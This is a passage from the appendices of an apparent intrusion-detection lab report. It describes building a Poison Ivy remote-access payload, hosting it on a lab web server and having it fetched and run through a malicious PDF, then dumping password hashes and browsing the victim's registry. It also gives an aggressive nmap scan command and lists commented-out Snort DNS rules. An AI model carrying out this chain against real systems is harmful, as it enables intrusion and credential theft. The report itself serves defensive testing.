

Figure 21 – Poison Ivy Install Settings

Note: the filename was changed to pi_victim.exe



Figure 22 – Poison Ivy Advanced Setting



Figure 23 – Poison Ivy Build Settings

The victim executable was generated by clicking the generate button in lower left hand corner. This exe was then moved to the http://10.1.1.4/pi_victim.exe. This was downloaded and executed when the victim opened test03.pdf file.

Waiting for client running on attacking node 10.1.1.3 for connection from victim



Figure 24 – waiting for victim poison ivy connection



Figure 25 – Poison Ivy Dumping Hashes

Victim Registry



Figure 26 – Poison Ivy Regedit

Victim Installed Apps



Figure 27 – Poison Ivy – Installed Applictions

Appendix E: ADDITIONAL INFORMATION FOR TEST 04 (NMAP SCAN)

Aggressive nmap scan to whole network by executing "nmap –A 10.1.2.*" from snowden node.



Figure 28 – Nmap screenshot 1



Figure 29 – nmap screenshot 2



Figure 30 – nmap screenshot 3

Appendix F: RULES COMMENTED OUT FOR SECOND CONFIGURATION

```
#alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"ET POLICY DNS Update From External
net"; byte_test:1,!&,128,2; byte_test:1,!&,64,2; byte_test:1,&,32,2; byte_test:1,!&,16,2;
byte_test:1,&,8,2; reference:url,doc.emergingthreats.net/2009702; classtype:policy-
violation; sid:2009702; rev:5;)

#alert udp $DNS_SERVERS 53 -> any any (msg:"ET DNS Standard query response, Format
error"; pcre:"/^..[\x81\x82\x83\x84\x85\x86\x87]\x81/";
reference:url,doc.emergingthreats.net/2001116; classtype:not-suspicious; sid:2001116;
rev:6;)

#alert udp $DNS_SERVERS 53 -> any any (msg:"ET DNS Standard query response, Name Error";
pcre:"/^..[\x81\x82\x83\x84\x85\x86\x87]\x83/";
reference:url,doc.emergingthreats.net/2001117; classtype:not-suspicious; sid:2001117;
rev:6;)

#alert udp $DNS_SERVERS 53 -> any any (msg:"ET DNS Standard query response, Not
Implemented"; pcre:"/^..[\x81\x82\x83\x84\x85\x86\x87]\x84/";
reference:url,doc.emergingthreats.net/2001118; classtype:not-suspicious; sid:2001118;
rev:6;)

#alert udp $DNS_SERVERS 53 -> any any (msg:"ET DNS Standard query response, Refused";
pcre:"/^..[\x81\x82\x83\x84\x85\x86\x87]\x85/";
reference:url,doc.emergingthreats.net/2001119; classtype:not-suspicious; sid:2001119;
rev:6;)

#alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"GPL DNS named version attempt";
flow:to_server,established; content:"|07|version"; offset:12; nocase;
content:"|04|bind|00|"; offset:12; nocase; reference:arachnids,278;
reference:nessus,10028; classtype:attempted-recon; sid:2100257; rev:10;)

